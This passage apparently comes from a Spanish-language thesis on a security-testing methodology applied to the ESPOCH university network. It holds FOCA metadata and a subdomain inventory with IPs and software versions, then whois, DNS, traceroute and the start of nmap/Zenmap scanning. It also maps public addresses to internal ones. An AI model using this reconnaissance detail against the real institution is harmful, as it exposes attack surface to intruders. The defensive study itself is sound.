Nombre	Usuario	Impresoras	Archivos
AJIMBICTI	HAVS	\Samsung ML-1610 Se	http://www.espoch.edu.ec/Descargas/extensionpub/ HORARIOS_EXAMENES_PRINCIPAL-MAR-AGO_2010_d7c85.xls
ISABEL	Carlos Delgado	\Xerox Phaser 3200MFP	http://www.espoch.edu.ec/Descargas/rectoradopub/MATRIZ_PAC_2011_c7ad8.xls http://www.espoch.edu.ec/Descargas/rectoradopub/MATRIZ_PAC_2011_6aaf3.xlsx
MLOPEZ	HAVS	\Samsung CLP-600 Serie	http://www.espoch.edu.ec/Descargas/extensionpub/HORARIOS_EXAMEN_FINALES_SEP09-FEB10_5ad7b.xls

Tabla IV.XIV Foca Servidores No Identificados

Los datos recolectados y examinados en el dominio son:




Figura IV.30 Foca Datos Dominios

A continuación se presenta una tabla con el contenido de los dominios extraídos con la Foca en el dominio espoch.edu.ec

Dominio	Dirección IP	Software
academialinux.espoch.edu.ec	201.218.5.2	Apache 2.2.3 (Centos)
academico.espoch.edu.ec	201.218.5.6	Microsoft IIS/6.0
acontraluz.espoch.edu.ec	201.218.5.2	Apache 2.2.3 (Centos)
antares.espoch.edu.ec	201.218.5.5	Apache
becas.espoch.edu.ec	201.218.5.5	Apache
biblioteca.espoch.edu.ec	201.218.5.8	

bmr.espoch.edu.ec	201.218.5.9	Microsoft IIS/6.0
cei.espoch.edu.ec	201.218.5.41 201.218.5.61	
cellnet.espoch.edu.ec	201.218.5.40	
center.espoch.edu.ec	201.218.5.5	Apache
cer2008.espoch.edu.ec	201.218.5.5	Apache
certificado.espoch.edu.ec	201.218.5.9	Microsoft IIS/6.0
cesantia.espoch.edu.ec	201.218.5.5	Apache
cisco.espoch.edu.ec	201.218.5.2	Apache 2.2.3 (Centos)
comedor.espoch.edu.ec	201.218.5.9	Microsoft IIS/6.0
comunidadlinux.espoch.edu.ec	201.218.5.5	Apache
cooperacion.espoch.edu.ec	201.218.5.9	Microsoft IIS/6.0
danza.espoch.edu.ec	201.218.5.5	Apache
desarrollo.espoch.edu.ec	201.218.5.2	Apache 2.2.3 (Centos)
dns.espoch.edu.ec	201.218.5.3	
dotproject.espoch.edu.ec	201.218.5.45	Apache 2.0.52 (Centos)
dspace.espoch.edu.ec	201.218.5.85	
dspace1.espoch.edu.ec	201.218.5.32	
edev.espoch.edu.ec	201.218.5.5	Apache
elastix.espoch.edu.ec	201.218.5.38	
empleos.espoch.edu.ec	201.218.5.9	Microsoft IIS/6.0
encuantrofade.espoch.edu.ec	201.218.5.5	Apache
encuestas.espoch.edu.ec	201.218.5.90	
epec.espoch.edu.ec	201.218.5.2	Apache 2.2.3 (Centos)
esi.espoch.edu.ec	201.218.5.5	Apache
estacademico.espoch.edu.ec	201.218.5.83	
evaluacion.espoch.edu.ec	201.218.5.41	
evirtual.espoch.edu.ec	201.218.5.2 201.218.5.16	Apache 2.2.3 (Centos)
fg.espoch.edu.ec	201.218.5.250	
financiero.espoch.edu.ec	201.218.5.9	Microsoft IIS/6.0
flash.espoch.edu.ec	201.218.5.2	Apache 2.2.3 (Centos)
flisol2007.espoch.edu.ec	201.218.5.5	Apache
frm.espoch.edu.ec		
ftp.espoch.edu.ec	201.218.5.5	Apache
geala.espoch.edu.ec	201.218.5.110	Apache 2.2.3 (Centos)
generam.espoch.edu.ec	201.218.5.119	
ide.espoch.edu.ec	201.218.5.28	
industrial.espoch.edu.ec	201.218.5.5	Apache
infomatricula.espoch.edu.ec	201.218.5.9	Microsoft IIS/6.0
jornadas.espoch.edu.ec	201.218.5.2	Apache 2.2.3 (Centos)
mailhost.espoch.edu.ec	201.218.5.27	
mancomunidad.espoch.edu.ec	201.218.5.177	
matricula.espoch.edu.ec	201.218.5.9	Microsoft IIS/6.0

medicina.espoch.edu.ec	201.218.5.9	Microsoft IIS/6.0
movil.espoch.edu.ec	201.218.5.9	Microsoft IIS/6.0
mrtg.espoch.edu.ec	201.218.5.2	Apache 2.2.3 (Centos)
municipiocolta.espoch.edu.ec	201.218.5.39	
nbx.espoch.edu.ec	201.218.5.58	Virata-EmWeb/R6_0_3
nms.espoch.edu.ec	201.218.5.5 201.218.5.25	Apache
packeteer.espoch.edu.ec	201.218.5.59	
passportadmin.espoch.edu.ec	201.218.5.12	
passportframework.espoch.edu.ec	201.218.5.9	Microsoft IIS/6.0
passportsignin.espoch.edu.ec	201.218.5.12	
pedi.espoch.edu.ec	201.218.5.2	Apache 2.2.3 (Centos)
portal.espoch.edu.ec	201.218.5.2	Apache 2.2.3 (Centos)
premiospuruha.espoch.edu.ec	201.218.5.5	Apache
prompay.espoch.edu.ec	201.218.5.16	
pruebasmatricula.espoch.edu.ec	201.218.5.9	Microsoft IIS/6.0
recursos.espoch.edu.ec	201.218.5.5	Apache
robotica.espoch.edu.ec	201.218.5.5	Apache
routing.espoch.edu.ec	201.218.5.5	Apache
rss.espoch.edu.ec	201.218.5.9	Microsoft IIS/6.0
seminarioecoaventura.espoch.edu.ec	201.218.5.5	Apache
servimatricula.espoch.edu.ec	201.218.5.9	Microsoft IIS/6.0
sexoseguro.espoch.edu.ec	201.218.5.5	Apache
sisepec.espoch.edu.ec	201.218.5.87	
telefoniaip.espoch.edu.ec	201.218.5.12	
telemed.espoch.edu.ec	201.218.5.100	
uedfade.espoch.edu.ec	201.218.5.12	
videocon.espoch.edu.ec	201.218.5.200	
videocon1.espoch.edu.ec	201.218.5.201	
webacademico.espoch.edu.ec	201.218.5.17	Microsoft IIS/6.0
webmail.espoch.edu.ec	201.218.5.35	Apache 2.2.3 (Centos)
www.espoch.edu.ec	201.218.5.2	Apache 2.2.3 (Centos)

Tabla IV.XV Foca Datos de Dominios

Los datos de acuerdo a las direcciones ip son:




Figura IV.31 Foca Datos Direcciones IP

A continuación los datos de las direcciones ip encontradas en el dominio

IP	DOMINIO
201.218.5.2	www.espoch.edu.ec evirtual.espoch.edu.ec desarrollo.espoch.edu.ec academialinux.espoch.edu.ec epec.espoch.edu.ec mrtg.espoch.edu.ec pedi.espoch.edu.ec cisco.espoch.edu.ec flash.espoch.edu.ec portal.espoch.edu.ec jornadas.espoch.edu.ec acontraluz.espoch.edu.ec
201.218.5.3	dns.espoch.edu.ec
201.218.5.5	sexoseguro.espoch.edu.ec edev.espoch.edu.ec ftp.espoch.edu.ec danza.espoch.edu.ec center.espoch.edu.ec antares.espoch.edu.ec cer2008.espoch.edu.ec routing.espoch.edu.ec cesantia.espoch.edu.ec recursos.espoch.edu.ec

	robotica.espoch.edu.ec flisol2007.espoch.edu.ec industrial.espoch.edu.ec encuentrofade.espoch.edu.ec premiospuruha.espoch.edu.ec comunidadlinux.espoch.edu.ec seminarioecoaventura.espoch.edu.ec esi.espoch.edu.ec nms.espoch.edu.ec becas.espoch.edu.ec
201.218.5.6	academico.espoch.edu.ec
201.218.5.8	biblioteca.espoch.edu.ec
201.218.5.9	medicina.espoch.edu.ec host-201-218-5-9.telconet.net matricula.espoch.edu.ec bmr.espoch.edu.ec rss.espoch.edu.ec movil.espoch.edu.ec comedor.espoch.edu.ec empleos.espoch.edu.ec financiero.espoch.edu.ec certificado.espoch.edu.ec cooperacion.espoch.edu.ec infomatricula.espoch.edu.ec servimatricula.espoch.edu.ec pruebasmatricula.espoch.edu.ec passportframework.espoch.edu.ec
201.218.5.12	uedfade.espoch.edu.ec telefoniaip.espoch.edu.ec passportadmin.espoch.edu.ec passportsignin.espoch.edu.ec
201.218.5.16	evirtual.espoch.edu.ec prompay.espoch.edu.ec
201.218.5.17	webacademico.espoch.edu.ec
201.218.5.23	
201.218.5.25	nms.espoch.edu.ec
201.218.5.27	mailhost.espoch.edu.ec
201.218.5.28	ide.espoch.edu.ec
201.218.5.32	dspace1.espoch.edu.ec
201.218.5.35	webmail.espoch.edu.ec
201.218.5.38	elastix.espoch.edu.ec
201.218.5.39	municipiocolta.espoch.edu.ec
201.218.5.40	cellnet.espoch.edu.ec
201.218.5.41	evaluacion.espoch.edu.ec cei.espoch.edu.ec

201.218.5.45	dotproject.espoch.edu.ec
201.218.5.58	nbx.espoch.edu.ec
201.218.5.59	packeteer.espoch.edu.ec
201.218.5.61	cei.espoch.edu.ec
201.218.5.82	
201.218.5.83	estacademico.espoch.edu.ec
201.218.5.85	dspace.espoch.edu.ec
201.218.5.87	sisepec.espoch.edu.ec
201.218.5.90	encuestas.espoch.edu.ec
201.218.5.93	
201.218.5.100	telemed.espoch.edu.ec
201.218.5.110	geala.espoch.edu.ec
201.218.5.118	
201.218.5.119	generam.espoch.edu.ec
201.218.5.136	
201.218.5.177	mancomunidad.espoch.edu.ec
201.218.5.200	videocon.espoch.edu.ec
201.218.5.201	videocon1.espoch.edu.ec
201.218.5.249	
201.218.5.250	fg.espoch.edu.ec

Tabla IV.XVI Foca Datos sobre Dirección IP

4.2. Seguridad en las Tecnologías de Internet

Una vez recolectada la mayor cantidad de información de la red en la que se va a aplicar la metodología procedemos a realizar los siguientes test:

4.2.1. Sondeo de la Red

Primeramente intentaremos obtener más información desde whois de lo que obtenemos la siguiente información:

```
Dominio: espoch.edu.ec

Fecha de Creacion:   15/Ene/1999
Fecha de Expiracion: 15/Ene/2016
Ultima Modificacion: 23/Dic/2010

Registrante (Registrant)
Organizacion: ESCUELA SUPERIOR POLITECNICA DE CHIMBORAZO
Pais:         Ecuador

Contacto Administrativo (Administrative Contact)
Organizacion: ESCUELA SUPERIOR POLITECNICA DE CHIMBORAZO
Pais:         Ecuador

Contacto Tecnico (Technical Contact)
Organizacion: ESCUELA SUPERIOR POLITECNICA DE CHIMBORAZO
Pais:         Ecuador

Contacto Facturacion (Billing Contact)
Organizacion: ESCUELA SUPERIOR POLITECNICA DE CHIMBORAZO
Pais:         Ecuador

Servidores de dominio (Name Servers)
dns.espoch.edu.ec
ns1.everydns.net
ns2.everydns.net
ns3.everydns.net
```

ESPOCH.EDU.EC NAME SERVERS

Name Server	IP	Location
dns.espoch.edu.ec	201.218.5.3	Riobamba, 06, EC
ns1.everydns.net	208.76.61.100	Burlingame, CA, US
ns2.everydns.net	208.76.62.100	Burlingame, CA, US
ns3.everydns.net	208.76.63.100	Burlingame, CA, US
ns4.everydns.net	208.76.60.100	Burlingame, CA, US

ping espoch.edu.ec

ESPOCH.EDU.EC SOA RECORD


Name Server	ns1.everydns.net
Email	**hostmaster**@espoch.edu.ec
Serial Number	1295559007
Refresh	1 hour
Retry	15 minutes
Expiry	14 days
Minimum	1 hour


ESPOCH.EDU.EC DNS RECORDS


Record	Type	TTL	Priority	Content
*.espoch.edu.ec	A	1 hour		201.218.5.5 (Riobamba, 06, EC)
dns.espoch.edu.ec	A	1 hour		201.218.5.3 (Riobamba, 06, EC)
espoch.edu.ec	A	1 hour		201.218.5.2 (Riobamba, 06, EC)
espoch.edu.ec	MX	1 hour	0	webmail.espoch.edu.ec
espoch.edu.ec	NS	1 day		ns1.everydns.net
espoch.edu.ec	NS	1 day		ns2.everydns.net
espoch.edu.ec	NS	1 day		ns3.everydns.net
espoch.edu.ec	NS	1 day		ns4.everydns.net
espoch.edu.ec	NS	1 hour		dns.espoch.edu.ec
espoch.edu.ec	SOA	6 minutes		ns1.everydns.net. hostmaster.espoch.edu.ec. 1295559C
webmail.espoch.edu.ec	A	1 hour		201.218.5.35 (Riobamba, 06, EC)
www.espoch.edu.ec	A	1 hour		201.218.5.2 (Riobamba, 06, EC)

Figura IV.32 Recolección de información Whois

Ahora intentaremos buscar información mediante línea de comandos










Figura IV.33 Recolección de información por comandos

Como podemos observar los datos obtenidos concuerdan con los recolectados en las fases anteriores de la metodología.

4.2.2. Escaneo de Puertos y Servicios

Con nuestra herramienta nmap o zenmap el equivalente en modo grafico procedemos a verificar el estado de los puertos en los servidores de mayor importancia según la información recabada en los test anteriores de la metodología.

Ya que tenemos las ip públicas de los servidores procederemos a investigar las ip de los servidores con traceroute de lo que obtenemos los siguientes resultados:

```
Archivo  Editar  Ver  Terminal  Ayuda
danny@DyV:~$ traceroute www.espoch.edu.ec
traceroute to www.espoch.edu.ec (192.168.0.2), 30 hops max, 60 byte packets
```

```
Archivo  Editar  Ver  Terminal  Ayuda
root@DyV:~# traceroute cisco.espoch.edu.ec
traceroute to cisco.espoch.edu.ec (192.168.0.2), 30 hops max, 60 byte packets
```

```
Archivo  Editar  Ver  Terminal  Ayuda
root@DyV:~# traceroute dns.espoch.edu.ec
traceroute to dns.espoch.edu.ec (192.168.0.3), 30 hops max, 60 byte packets
```

```
Archivo  Editar  Ver  Terminal  Ayuda
danny@DyV:~$ traceroute ftp.espoch.edu.ec
traceroute to ftp.espoch.edu.ec (172.30.60.5), 30 hops max, 60 byte packets
```

```
Archivo  Editar  Ver  Terminal  Ayuda
root@DyV:~# traceroute esi.espoch.edu.ec
traceroute to esi.espoch.edu.ec (172.30.60.5), 30 hops max, 60 byte packets
```

```
Archivo  Editar  Ver  Terminal  Ayuda
root@DyV:~# traceroute academico.espoch.edu.ec
traceroute to academico.espoch.edu.ec (172.30.60.6), 30 hops max, 60 byte packet
```

```
Archivo  Editar  Ver  Terminal  Ayuda
root@DyV:~# traceroute comedor.espoch.edu.ec
traceroute to comedor.espoch.edu.ec (172.30.60.13), 30 hops max, 60 byte packets
```

```
Archivo  Editar  Ver  Terminal  Ayuda
root@DyV:~# traceroute medicina.espoch.edu.ec
traceroute to medicina.espoch.edu.ec (172.30.60.13), 30 hops max, 60 byte packet
```

```
Archivo  Editar  Ver  Terminal  Ayuda
root@DyV:~# traceroute evirtual.espoch.edu.ec
traceroute to evirtual.espoch.edu.ec (172.30.60.16), 30 hops max, 60 byte packet
```

Figura IV.34 Traceroute para identificar direcciones ip


La siguiente tabla muestra un resumen de los ip públicos, dominios y las ip obtenidas con traceroute en la red de la ESPOCH

IP Publica	Dominios	IP Interna ESPOCH
201.218.5.2	www.espoch.edu.ec evirtual.espoch.edu.ec desarrollo.espoch.edu.ec academialinux.espoch.edu.ec epec.espoch.edu.ec mrtg.espoch.edu.ec pedi.espoch.edu.ec cisco.espoch.edu.ec flash.espoch.edu.ec portal.espoch.edu.ec jornadas.espoch.edu.ec acontraluz.espoch.edu.ec	192.168.0.2 172.30.60.16
201.218.5.3	dns.espoch.edu.ec	192.168.0.3
201.218.5.5	sexoseguro.espoch.edu.ec edev.espoch.edu.ec ftp.espoch.edu.ec danza.espoch.edu.ec center.espoch.edu.ec antares.espoch.edu.ec cer2008.espoch.edu.ec routing.espoch.edu.ec cesantia.espoch.edu.ec recursos.espoch.edu.ec robotica.espoch.edu.ec flisol2007.espoch.edu.ec industrial.espoch.edu.ec encuentrofade.espoch.edu.ec premiospuruha.espoch.edu.ec comunidadlinux.espoch.edu.ec seminarioecoaventura.espoch.edu.ec esi.espoch.edu.ec nms.espoch.edu.ec becas.espoch.edu.ec	172.30.60.5
201.218.5.6	academico.espoch.edu.ec	172.30.60.6
201.218.5.9	medicina.espoch.edu.ec host-201-218-5-9.telconet.net matricula.espoch.edu.ec bmr.espoch.edu.ec rss.espoch.edu.ec movil.espoch.edu.ec comedor.espoch.edu.ec empleos.espoch.edu.ec financiero.espoch.edu.ec certificado.espoch.edu.ec cooperacion.espoch.edu.ec	172.30.60.13

	infomatricula.espoch.edu.ec servimatricula.espoch.edu.ec pruebasmatricula.espoch.edu.ec passportframework.espoch.edu.ec	

Tabla IV.XVII Direcciones IP Internas ESPOCH

Una vez verificadas las ip internas utilizaremos Zenmap para verificar los puertos de cada servidor:






Figura IV.35 Zenmap para identificación de puertos y servicios

4.2.3. Identificación del Sistema

Con nuestra herramienta Zenmap también podemos hacer una identificación del sistema de esta manera para los servidores ya identificados y testeados tenemos:

Figura IV.36 Información del Sistema 192.168.0.2

